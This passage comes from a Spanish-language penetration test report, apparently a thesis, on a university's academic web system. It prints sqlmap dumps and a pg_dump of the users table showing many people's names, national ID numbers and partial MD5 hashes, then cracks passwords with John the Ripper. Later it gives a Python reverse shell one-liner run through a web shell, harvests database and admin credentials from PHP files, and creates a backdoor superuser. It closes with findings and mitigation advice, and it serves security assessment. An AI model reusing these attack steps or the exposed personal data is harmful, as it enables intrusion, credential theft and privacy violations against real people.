
Figura 127. Instrucción utilizada para recuperar el registro de la tabla usuarios. (Elaborado por el autor)

Extraído la información de los usuarios, la herramienta sugiere si se quiere usar algún diccionario para tratar de romper los hashes de contraseña, en este caso se ha seleccionado el archivo predeterminado en la herramienta.

```
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[07:15:04] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
```

Figura 128. Lista de diccionarios a elegir con sqlmap. (Elaborado por el autor)

La información recuperada de la tabla usuarios proporciona las credenciales de acceso a la aplicación, revelando la existencia de contraseñas débiles.



```
Database: public
Table: usuarios
[1130 entries]
+--------------------------+--------------------------------+-----------+----------------------------------------------------+
| apell_user               | nom_user                       | ci_user   | clave                                              |
+--------------------------+--------------------------------+-----------+----------------------------------------------------+
[08:06:40] [WARNING] console output will be trimmed to last 256 rows due to large table size
| DAHIK LE\xf3N            | HAMID NELSON                   | 0200506491 | cb44c335be[redacted]f677cc1ed11ea604ed             |
| BARRAG\xc1N AROCA        | GREY IRENE                     | 0201535549 | cbe928b3b7[redacted]637555dd3bde12634c             |
| PAREDES GARCES           | WILSON GONZALO                 | 0200494177 | cc32f3c571[redacted]9759233c89f43261b              |
| CALLE ROMERO             | JERONIMO EGIDIO                | 0601619737 | cc33db2b45[redacted]1d501bdbbafa6a28c              |
| DAVILA DAVILA            | MARIA                          | 0200847887 | cc4065185c[redacted]fe2d8f48bc65a4effa             |
| MANZANO FERN\xc1NDEZ?    | RICHARD OSWALDO                | 0201394699 | cc44f067d2[redacted]9f07f2746e7efd049              |
| IBARRA CHANGO            | MARIA DEL CARMEN               | 0201810785 | cc4d63c440[redacted]f8b853bd64c50e2d51             |
| OVANDO  LLONGO           | OMAR ALEJANDRO                 | 0603968298 | cc716ecada[redacted]19edb2b304c0d57cbd             |
| VELOZ SEGURA             | VERONICA TERESA                | 0201493186 | ccb2d19000[redacted]33d1016464c44b068              |
| GAROFALO RAMOS           | ANGELA JESENIA                 | 0201633849 | ccb7a3a580[redacted]0e45d6729bee9b9fe              |
| REMACHE GUAMAN           | ANGEL PATRICIO                 | 1711252401 | ccf370d35d[redacted]dd8db97472d7fcdc7              |
| GAVILANES BARBA          | FAUSTO GILBERTO                | 0200499374 | cd1172db16[redacted]a84adcdf115ffbfa4              |
| IZA L\xd3PEZ             | KARINA JOHANNA                 | 0201772092 | cd49942fa4[redacted]4ef0111905cbe1286              |
| PAREDES JIMENEZ          | PAULINA SOLEDAD                | 0201416906 | cd72c93bba[redacted]8837b760910a4f121              |
| ESPINOZA TACLE           | JHOANNA ELIZABETH              | 0201715521 | cd9fcc6b5d[redacted]b12bd80ab4ae92cb53             |
| SALAZAR YEPEZ            | RA\xdaL CLEMENTE               | 0906327267 | cddd657b6f[redacted]8fc1a93c4f359e54cb             |
| TANQUE\xd1O COLCHA       | OSCAR PAUL                     | 0603602400 | cdeec4e3df[redacted]13d5dc91e4b7f69ac8 [redacted]  |
| BARRAG\xc1N SISALEMA     | BEATRIZ ROCI\xd3               | 0201213949 | cec72abe0b[redacted]b1c26d3e70f797c748             |
| OCAMPO LEON              | CARLOS SANPEDRO                | 0201032968 | ced9d8deb7[redacted]46c36bc93814281da2             |
| ROJAS MONTERO            | MARCELO EDUARDO                | 0201927787 | cf3ed77d25[redacted]0b19788a924777dab9             |
| CABRERA REYES            | RAM\xd3N EDUARDO               | 0960201572 | cfc17d71f9[redacted]6501796ff83e457f92             |
| JARRIN                   | ROXANA?                        | 0201239761 | cfd064b43a[redacted]c273e06b62f54e7e0a             |
| FALC\xd3N CU\xc9LLAR     | EULALIO ARGELIO                | 0960074656 | cfd98d5f8d[redacted]688ee7601078cff3f3             |
| GAVILANES BONILLA        | NESTOR NAPOLEON                | 0200436640 | d06f9b100d[redacted]7f221e939d6ad79704 [redacted]  |
| ORTEGA ARCOS?            | WAGNER ENRIQUE?                | 1802648327 | d085ae49e4[redacted]1f001b46c9f16b32f8             |
| ZARUMA ZARUMA            | JOSE MANUEL                    | 0201718624 | d0b2dae5ba[redacted]979c58247529fa8934 [redacted]  |
| FONSECA CHANGOLUISA      | HOLGER VINICIO                 | 0201275815 | d0fb963ff9[redacted]37fc81fe03c21ea7b [redacted]   |
| DOM\xecNGUEZ NARV\xe0EZ  | VICENTE FABRICIO?              | 1710717628 | d12628accf[redacted]0cb064f9df7ec72e8              |
| JARAMILLO VILLAFUERTE    | RAMIRO FERNANDO                | 0200970994 | d189269a9f[redacted]3d02336f15ee297f4              |
| GARCIA                   | PATRICIO                       | 0200632891 | d1ce6c085b[redacted]90e47e132222f59cc              |
```

Figura 129. Registros obtenidos de la tabla usuarios con sqlmap. (Elaborado por el autor)

2.4.4. Cracking de contraseñas

Obtenido los hashes de contraseña de los usuarios, se ha identificado el tipo de encriptación MD5, para romper las contraseñas se puede realizar mediante motores de búsqueda o con John the Ripper.

En algunos casos Google puede ser de mucha ayuda para estos propósitos, en la siguiente imagen se observa la posible contraseña para el hash definido en el cuadro de búsqueda.




Figura 130. Contraseña encontrada para el hash descrito. (Elaborado por el autor)

John the Ripper

Es una herramienta de software gratuita para descifrar contraseñas.

Para utilizar esta herramienta hay que definir el archivo de hashes, el formato de encriptación y un diccionario de contraseñas, en la siguiente imagen se observa la contraseña obtenida para un hash determinado, la instrucción utilizada fue:

john password --format=raw-md5 --wordlist=rockyou.txt

```
root@pc:~# john password --format=raw-md5 --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
karina           (?)
```

Figura 131. Contraseña encontrada con John the Ripper. (Elaborado por el autor)

Mediante estos mecanismos fue posible obtener un gran número de contraseñas en texto plano, este es un problema de seguridad grave debido a que el mecanismo de cambio de contraseña no controla la longitud ni las variaciones de caracteres en las claves asignadas por los usuarios.

2.5. Post-Explotación

Esta fase consiste en recopilar información confidencial, documentarla y tener una idea de los ajustes de configuración, las interfaces de red y otros canales de comunicación. Se pueden usar para mantener el acceso persistente al sistema según las necesidades del atacante.

El proceso de post explotación se realizó entre el 13 y 14 de diciembre del 2018.

Reverse shell

Un shell inverso permite que la máquina de destino se comunique con la máquina

atacante, la máquina atacante tiene un puerto de escucha en el que recibe la conexión por parte del objetivo.

Hay que tener en cuenta que, para poder comunicarse desde un servicio público a la red local, tendremos que hacer NAT al puerto fijado por nosotros, de esta forma conseguimos que una persona logre conectarse introduciendo nuestra IP pública, seguido del puerto, para esto caso se configuró un router Tp-Link, en la sección Virtual Servers se asigna la dirección IP y los puertos, como se muestra en la siguiente gráfica:




Figura 132. Configuración de virtual servers en el router. (Elaborado por el autor)

En la máquina atacante se configura netcat en el puerto 4444, en espera por conexiones entrantes, como se muestra en la siguiente captura.

Figura 133. Netcat en espera por conexiones entrantes. (Elaborado por el autor)

En la barra de direcciones utilizando la web shell creada anteriormente, con la consola interactiva de Python se ejecuta el código que establecerá una conexión a nivel de sockets con la máquina atacante, la instrucción utilizada fue:

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("PUBLIC-IP",PORT));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/usr/bin/sh","-i"]);'




Figura 134. Estableciendo conexión desde el servidor a la máquina atacante. (Elaborado por el autor)

Establecida la conexión, ahora es posible ejecutar comandos del sistema cómodamente, las instrucciones emitidas muestran el usuario actual e información concerniente al sistema operativo, como se muestra en la imagen.

```
root@pc:~# nc -vlnp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 46424
sh: no job control in this shell
sh-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
sh-4.2$ uname -a
uname -a
Linux www.sianet.ueb.edu.ec 3.10.0-862.14.4.el7.x86_64 #1 SMP Wed Sep 26 15:12:11 UT
C 2018 x86_64 x86_64 x86_64 GNU/Linux
sh-4.2$
```

Figura 135. Conexión realizada con éxito. (Elaborado por el autor)

2.5.1. Enumerando credenciales de acceso a otros servicios

Credenciales de conexión a la base de datos

Estos datos se identificaron en la siguiente ruta:

/var/www/html/usuarios/funciones.php

```
function conexion($base)
  {
    $db = pg_connect("host=localhost port=5432 dbname=$base user=[redacted] password=[redacted]");
    if (!$db)
      echo "<p><b>Ocurrio un error conectando a la base de datos:.</b></p>";
    else
        return $db;
  }
```

Figura 136. Credenciales de conexión a la base de datos. (Elaborado por el autor)

Acceso remoto a la base de datos

La utilidad psql permite a un usuario autenticarse con una base de datos postgres, si ya se conocen el nombre de usuario y la contraseña, el comando emitido para conectarse remotamente fue:

psql -h 190.15.128.203 -U *** -d sianet**

```
root@pc:~# psql -h 190.15.128.203 -U [redacted] -d sianet
Contraseña para usuario academico:
psql (10.5 (Debian 10.5-1))
Digite «help» para obtener ayuda.

sianet=#
```

Figura 137. Conexión remota a la base de datos sianet. (Elaborado por el autor)

Enumerando bases de datos existentes

El comando utilizado para este propósito fue:

\l

```
                                  Listado de base de datos
  Nombre   |   Dueño   | Codificación |   Collate   |    Ctype    |       Privilegios
-----------+-----------+--------------+-------------+-------------+-----------------------
 sianet    | academico | UTF8         | es_EC.UTF-8 | es_EC.UTF-8 | academico=CTc/academico+
           |           |              |             |             | =Tc/academico
 template0 | postgres  | UTF8         | es_EC.UTF-8 | es_EC.UTF-8 | =c/postgres           +
           |           |              |             |             | postgres=CTc/postgres
 template1 | postgres  | UTF8         | es_EC.UTF-8 | es_EC.UTF-8 | postgres=CTc/postgres  +
           |           |              |             |             | =c/postgres
(3 filas)
```

Figura 138. Listado de base de datos. (Elaborado por el autor)

Enumerando usuarios de la base de datos

El siguiente comando que se empleó para enumerar usuarios y los roles asignados:

\du

```
sianet=# \du
                                   Lista de roles
 Nombre de rol |                         Atributos                          | Miembro de
---------------+------------------------------------------------------------+-----------
 academico     | Superusuario, Crear rol, Crear BD                          | {}
 postgres      | Superusuario, Crear rol, Crear BD, Replicación, Ignora RLS | {}
```

Figura 139. Listado de usuarios y roles asignados. (Elaborado por el autor)

Enumerando tablas de base de datos académico

Las tablas se listaron mediante el siguiente comando:

\d

```
                              Listado de relaciones
 Esquema |                          Nombre                          |   Tipo    |   Dueño
---------+----------------------------------------------------------+-----------+-----------
 public  | aade_asis_est                                            | tabla     | academico
 public  | aade_evi_gestion_docente                                 | tabla     | academico
 public  | accion_personal                                          | tabla     | academico
 public  | actos_academicos                                         | tabla     | academico
 public  | actos_academicos_estudiantes                             | tabla     | academico
 public  | areas_asignaturas                                        | tabla     | academico
 public  | areas_asignaturas_cod_area_seq                           | secuencia | academico
 public  | areas_practicas                                          | tabla     | academico
 public  | areas_practicas_cod_area_seq                             | secuencia | postgres
 public  | areas_titulos                                            | tabla     | postgres
 public  | asignatura_docente                                       | tabla     | academico
 public  | asignatura_horario                                       | tabla     | academico
 public  | asignaturas                                              | tabla     | academico
 public  | asignaturas_cod_oculto_seq                               | secuencia | academico
 public  | asignaturas_comunes                                      | tabla     | academico
 public  | asignaturas_comunes_cod_comun_seq                        | secuencia | academico
 public  | asistencia_control_estud                                 | tabla     | academico
 public  | asistencia_docente                                       | tabla     | academico
 public  | asistencia_estudiante                                    | tabla     | academico
 public  | aux_asignatura_docente                                   | tabla     | postgres
 public  | aux_asignaturas_seleccionadas                            | tabla     | academico
 public  | aux_campos_doce                                          | tabla     | academico
 public  | aux_hora_doce                                            | tabla     | academico
 public  | calendario_academico                                     | tabla     | academico
 public  | calificacion                                             | tabla     | academico
 public  | carrera                                                  | tabla     | academico
 public  | carrera_cod_carr_seq                                     | secuencia | academico
 public  | carrera_estudiantes                                      | tabla     | academico
 public  | carrera_extension                                        | tabla     | academico
 public  | carrera_titulo                                           | tabla     | academico
 public  | categorias_escalafon                                     | tabla     | academico
 public  | centro                                                   | tabla     | academico
:
```

Figura 140. Enumeración de tablas de la base de datos. (Elaborado por el autor)

Backup realizado a la tabla usuarios

Se emitió la siguiente instrucción para este propósito:

pg_dump -h 190.15.128.203 --username=*** --password --dbname=sianet --table='usuarios' -f output_pgump**

```
root@pc:~# pg_dump -h 190.15.128.203 --username=[redacted]--password --dbname=sianet --table='usuarios' -f output_pgdump
Contraseña:
```

Figura 141. Backup realizado a la tabla usuarios. (Elaborado por el autor)

```
--
-- Data for Name: usuarios; Type: TABLE DATA; Schema: public; Owner: postgres
--

COPY public.usuarios (ci_user, nom_user, apell_user, clave) FROM stdin;
0201171766      GLORIA CONSUELO JACOME MARTINEZ bcd4f31c39db253      42c1c3e10508
0101035459      MILTON VICENTE  CACERES VAZQUEZ 92ae3b2ecd59e40      eba1b60b4220
0200026839       EDUARDO EFRAIN CALERO ARREGUI  9fa9a605d597ced      f6cd0b6c39e8
0200019784      JAIME OSWALDO   CALLES LLANOS   bd9a4905e47422e      6ca5447547bc
0200432508      JORGE WASHINGTON        CARDENAS RAMIREZ             93c2465f59b9ff1024515ad52e96
0200357515      GONZALO BENIGNO ZAPATA FIERRO   400ad5326c28cc7      4ae47f9d25a0
0200155026      SEGUNDO YANEZ VELASCO   0b1ce53b8a24c675ae86f04      8e89
0200238756      EUCLIDES ESTUARDO       VILLAGOMEZ QUIJANO           6c41082dd1d96a7cfe1bceebcbd7
1702115450      JORGE WASHINGTON        RUIZ VEGA       fd4a9a2      903b0f331754f9a70694
0200032241      TELMO EDISON    VERDEZOTO ESCORZA       3f4b442      6e62210d6084e7f404bf
0200178812      GALO ENFRAIN    ANDRADE VALENCIA        403c67f      96551fe589eb956e30c8
0200325439      HUGO KLEVER     ARREGUI SALTOS  4c68efbfd70f0c7      90452c4501b5
0600167514      CARLOS ALBERTO  CHAVEZ MORALES  fb059b218cc909e      4ae7861c1769
1700021262      HOMERO GONZALO  CHAVEZ YANEZ    8a30f87b902758e      fe2e6c6a75dd
0200393783      HERMAN EDUARDO  FLORES GAIBOR   f2f3b8d82bc7650      38778bb73d1f
0600014146      ESTUARDO ARTURO GALLEGOS ESPINOZA       7ee8ca0      6223cb2d652736bd2086
0200903540      JAIME EFREN     GARCIA SALTOS   847dfa4404b2747      63619ed1bf48
0600819247      MARIA LUISA     GONZALEZ GRUEZO a758eb38cc204eb      a94a1ed851fb
0200839322      FRANKLIN RAMIRO GRUEZO VASCONEZ c88104732265d5b      244ece649f5d
0200555019      GALO ANTIPATRO  GUERRERO TORRES d3aa71b2e39b0c5      98bbb4a623c6
0200028512      HERNAN GILBERTO HACHI SANCHEZ   f5b5e2723eeb6da      c748eb781ae6
0200216455      GONZALO ENRIQUE JARRIN MORA     646aa6f282af793      553b3e577d99
0200298271      VICTOR HUGO     LARA OLALLA     83a5810aaf8f69c      5303c0da448e
0200286235      MARCELA BEATRIZ LARREA CALLES   a01141ef52e49a3      e6e35a4b110e
0200063832      PEDRO PABLO     LUCIO GAIBOR    0e0d20859309cbd      af8ee98104a3
0200262434      IVAN ALFONSO    MORA RUIZ       97173e920a16c55      7d82008a231a
0200286789      EDGAR ESTUARDO  MOYA YANEZ      6133f06ecb9a0b3      651b8e58e5f6
0601447857      ANGEL ADALBERTO ORTA NUÑEZ      e1acbda565233f2      d63738c09659
0200003499      ILMA ESMERALDA  PAREDES LLANOS  2baf268bb0bd7c7      39c3e0ed04e4
1711502987      JORGE MARCELO   QUISHPE BOLANOS 064e22dff6dbaf0      686e0f836b36
```

Figura 142. Datos obtenidos de la tabla usuarios. (Elaborado por el autor)

Creando un nuevo usuario en la base de datos

Para crear el usuario system con privilegios de super usuario, se emitió la siguiente instrucción:

CREATE USER system WITH PASSWORD 'system.#' SUPERUSER CREATEDB;

```
sianet=# CREATE USER system WITH PASSWORD 'system.#' SUPERUSER CREATEDB;
CREATE ROLE
sianet=# \du
                                   List of roles
 Role name |                         Attributes                         | Member of
-----------+------------------------------------------------------------+-----------
 academico | Superuser, Create role, Create DB                          | {}
 postgres  | Superuser, Create role, Create DB, Replication, Bypass RLS | {}
 system    | Superuser, Create DB                                       | {}
```

Figura 143. Usuario system creado con permisos de super usuario. (Elaborado por el autor)

Conexión remota al servicio postgres con el usuario system

Para establecer la conexión a la base de datos se emitió el siguiente comando:

psql -h sianet.ueb.edu.ec -U system -d sianet

```
root@pc:~# psql -h sianet.ueb.edu.ec -U system -d sianet
Password for user system:
psql (11.1 (Debian 11.1-1+b2), server 10.7)
Type "help" for help.

sianet=#
```

Figura 144. Conexión remota al servicio postgres con el usuario system. (Elaborado por el autor)

Credenciales del panel "Administrador de los sistemas"

Estas credenciales se localizaron en la ruta:

/var/www/html/usuarios/inicio.php

```
require_once("libreria.php");
if ((($info=strcmp($_REQUEST['usuario'], [redacted]))==0) && (($info=strcmp($_REQUEST['contrasena'], [redacted]))==0))
        {
         $_SESSION['usu']='root';
```

Figura 145. Credenciales de acceso a administrador de los sistemas. (Elaborado por el autor)

Verificando acceso al panel administrativo con las credenciales identificadas

Figura 146. Interfaz de inicio de sesión de administrador de los sistemas. (Elaborado por el autor)

Figura 147. Acceso exitoso al panel administrador de los sistemas. (Elaborado por el autor)

2.6. Conclusiones

Durante la prueba realizada se descubrieron los siguientes hallazgos:

- ✓ Información sensible expuesta en directorios web, como copias de seguridad, manuales de usuario y currículos de docentes.
- ✓ Inyección SQL en casi todos los parámetros de entrada incluyendo los formularios de autenticación, esta es una de las vulnerabilidades más peligrosas ya que permitió la ejecución de comandos del sistema.
- ✓ Se encontraron vulnerabilidades como Cross Site Scripting, Cross Site Request Forgery y fijación de sesión que generalmente requieren de la interacción de los usuarios para llevar a cabo su explotación.
- ✓ Es posible realizar ataques de fuerza bruta en todos los formularios de inicio de sesión.
- ✓ Se identificó las versiones de los servicios Apache y OpenSSH desactualizados.
- ✓ Se localizó cierta inconsistencia a nivel de sesiones en la que fue posible realizar solicitud de página directa y referencias a objetos directos.

2.7. Recomendaciones

Debido a los resultados obtenidos de la evaluación realizada es importante tomar en cuenta las siguientes recomendaciones:

- ✓ No dejar archivos con información sensible en directorios web porque estos suelen ser indexados por los motores de búsqueda, tampoco se debe exponer información legítima en los manuales usuario.
- ✓ Para mitigar la inyección SQL se deben validar las entradas del usuario y utilizar consultas parametrizadas, los parámetros ocultos que se envían como parte de la consulta no deben estar embebidos en el lenguaje HTML, siempre se deben establecer controles en el Back-End, el usuario que utiliza la aplicación para conectarse a la base de datos debe tener los mínimos privilegios posibles, limitar los permisos en los directorios web para todos los usuarios.
- ✓ Se debe capacitar a los usuarios del Sistema Académico Integrado en Red para evitar ataques de ingeniería social, además de incorporar un WAF que permita detectar y bloquear ataques de toda índole, monitorear

constantemente los registros en busca de alguna actividad sospechosa.

- ✓ Incorporar un mecanismo de cambio de contraseña eficiente, donde se incluya una combinación de letras mayúsculas y minúsculas, números, símbolos y espacios si están permitidos, establecer políticas de seguridad que permita sustentar la seguridad de la información, se recomienda utilizar un "salt" para el cifrado de contraseñas o el algoritmo de encriptación Blowfish debido a que los algoritmos hash como MD5, SHA1 o SHA256 están diseñados para ser rápidos y eficientes, resulta trivial obtener por fuerza bruta la salida de estos algoritmos.
- ✓ Cerrar los puertos innecesarios, especialmente de protocolos inseguros como FTP, TELNET, SMTP, los servicios que permiten conexión remota solo deben estar abiertos cuando sea necesario, además de ser posible ofuscar los banners de los servicios, actualizar frecuentemente el sistema operativo y las tecnologías subyacentes, en este caso Apache y OpenSSH.
- ✓ Las sesiones deben caducar bajo un cierto tiempo de inactividad por parte del usuario, debiendo ser destruidas una vez cerrada la sesión, la aplicación debe generar un identificador de sesión diferente luego de una autenticación exitosa, establecer la directiva HttpOnly para evitar que las cookies sean accedidas mediante código JavaScript.

BIBLIOGRAFÍA

Rubens, P. (2018). Types of Firewalls: What IT Security Pros Need to Know. Retrieved from https://www.esecurityplanet.com/network-security/firewall-types.html

Common Types of Cybersecurity Attacks and Hacking Techniques | Rapid7. (2018). Retrieved from https://www.rapid7.com/fundamentals/types-of-attacks/

Talalaev, A. (2018). What is Web Application Firewall (WAF)?. Recuperado de https://www.webarxsecurity.com/web-application-firewall/

Stuttard, D., & Pinto, M. (2018). The web application hacker's handbook (p. 7). [Middletown, DE]: Books on Demand.

Los diez riesgos más críticos en Aplicaciones Web. (2017). Recuperado de https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf

What is Cross-site Scripting (XSS) and how can you fix it? | Detectify Blog. (2017). Recuperado de https://blog.detectify.com/2015/12/16/what-is-cross-site-scripting-and-how-can-you-fix-it/

Beaver, K. (2017). The Most Common Network Security Vulnerabilities. Recuperado de https://www.acunetix.com/blog/articles/the-top-5-network-security-vulnerabilities/

Baloch, R. (2017). Ethical hacking and penetration testing guide (pp. 5,6,7,8). Boca Raton, Florida: CRC Press.

ISO27000.es - El portal de ISO 27001 en español. Gestión de Seguridad de la Información. (2016). Recuperado de http://www.iso27000.es/sgsi.html

OWASP Risk Rating Methodology - OWASP. (2016). Recuperado de https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology

Tanenbaum, A., y Wetherall, D. (2016). Computer Networks, Fifth Edition (pp. 818,819). Prentice Hall.

OWASP Risk Rating Methodology - OWASP. (2015). Recuperado de https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology

Category:Access Control - OWASP. (2014). Recuperado de https://www.owasp.org/index.php/Category:Access_Control

Apache HTTP Server 2.4.6, 2.4.7, 2.4.9 Vulnerability. (2014). Recuperado de https://www.tenable.com/plugins/nnm/700213

Hueso Ibañez, L. (2014). Gestión de bases de datos (2a. ed.) (p. 22). RA-MA Editorial.

Decreto 1014 software libre Ecuador. (2008). [Ebook] (p. 1). Recuperado de http://www.estebanmendieta.com/blog/wp-content/uploads/Decreto_1014_software_libre_Ecuador.pdf

ANEXOS

Detalle de vulnerabilidades y mitigación

A continuación, se puntualiza una breve descripción y las pautas para mitigar cada una de las vulnerabilidades encontradas en el Si@Net según el riesgo estimado.

Tabla 4

Inyección SQL.

Alto (Confirmado)	**Inyección SQL**
Descripción	La inyección SQL se refiere a un ataque en el que un atacante puede ejecutar sentencias SQL arbitrarias, engañando a una aplicación web para que procese la entrada inyectada como parte de la consulta.
Solución	Para prevenir este tipo de ataque se sugiere validar las entradas y utilizar consultas preparadas. Asignar los mínimos privilegios al usuario de la aplicación que conecta con la base de datos. Usar procedimientos almacenados.

(Elaborado por el autor)

Tabla 5

Fuerza bruta en formularios HTML.

Alto (Confirmado)	**Fuerza bruta en formularios HTML**
Descripción	Los ataques de fuerza bruta consisten en probar diferentes combinaciones de nombres de usuario y contraseñas, hasta encontrar una que funciona.
Solución	Implemente un captcha para evitar ataques automatizados de fuerza bruta. Bloquear las cuentas después de un número definido de intentos fallidos de inicio de sesión. Alinear una política de longitud y complejidad de contraseñas.

(Elaborado por el autor)

Tabla 6
Referencias a objetos directos.

Alto (Confirmado)	**Referencias a objetos directos**
Descripción	Una referencia de objeto directo ocurre cuando un desarrollador expone una referencia a un objeto de implementación interna, como un archivo, directorio, registro de base de datos o clave, como una URL o parámetro de formulario. Un atacante puede manipular las referencias directas de objetos para acceder a otros objetos sin autorización, a menos que haya una verificación de control de acceso.
Solución	Para evitar estas vulnerabilidades, es importante que las políticas de control de acceso estén implementadas. Los desarrolladores deben asegurarse de que los usuarios tengan la autorización adecuada para obtener acceso a los recursos restringidos que solicitan.

(Elaborado por el autor)

Tabla 7
Solicitud de página directa.

Alto (Confirmado)	**Solicitud de página directa**
Descripción	Si una aplicación web implementa el control de acceso sólo en el registro en la página, el esquema de autenticación se podría eludir, si un usuario solicita directamente una página diferente a través de la navegación forzada, esa página puede no comprobar las credenciales del usuario antes de conceder el acceso.
Solución	Verifique la autenticación antes de cada operación segura, los desarrolladores deben verificar la

	autenticación del usuario cada vez que solicite una operación en el sitio web. Un atacante simplemente saltará la página de inicio de sesión adivinando el nombre de las páginas y escribiendo la URL en el navegador. Asegure la autenticación y autorización basadas en roles, si solo se crea una página para el administrador, verifique si el usuario es el que pretende ser antes de otorgar acceso a la página.

(Elaborado por el autor)

Tabla 8
Cross Site Scripting (reflejada).

Medio (Confirmado)	**Cross Site Scripting (reflejada)**
Descripción	XSS se produce cuando la entrada del usuario no se filtra o desinfecta correctamente antes de que se refleje nuevamente al usuario. Esto permite al atacante inyectar código malicioso, que luego se ejecuta en el contexto del navegador de la víctima.
Solución	Convertir las entradas que no son de confianza en entidades HTML utilizando la función htmlspecialchars() u otras rutinas establecidas en PHP.

(Elaborado por el autor)

Tabla 9
Fijación de sesión.

Medio (Confirmado)	**Fijación se sesión**
Descripción	Cuando una aplicación no renueva sus cookies de sesión después de una autenticación exitosa, podría ser posible encontrar una vulnerabilidad de fijación de sesión y forzar a un usuario a utilizar una cookie conocida por el atacante. En ese caso,

	un atacante podría robar la sesión del usuario (secuestro de sesión).
Solución	Para evitar la fijación de la sesión, asegúrese de que los desarrolladores de la aplicación web codifiquen sus aplicaciones para que asignen una cookie de sesión diferente inmediatamente después de que el usuario se autentique en la aplicación, y también verifique que no incluyan el valor de la cookie en la URL.

(Elaborado por el autor)

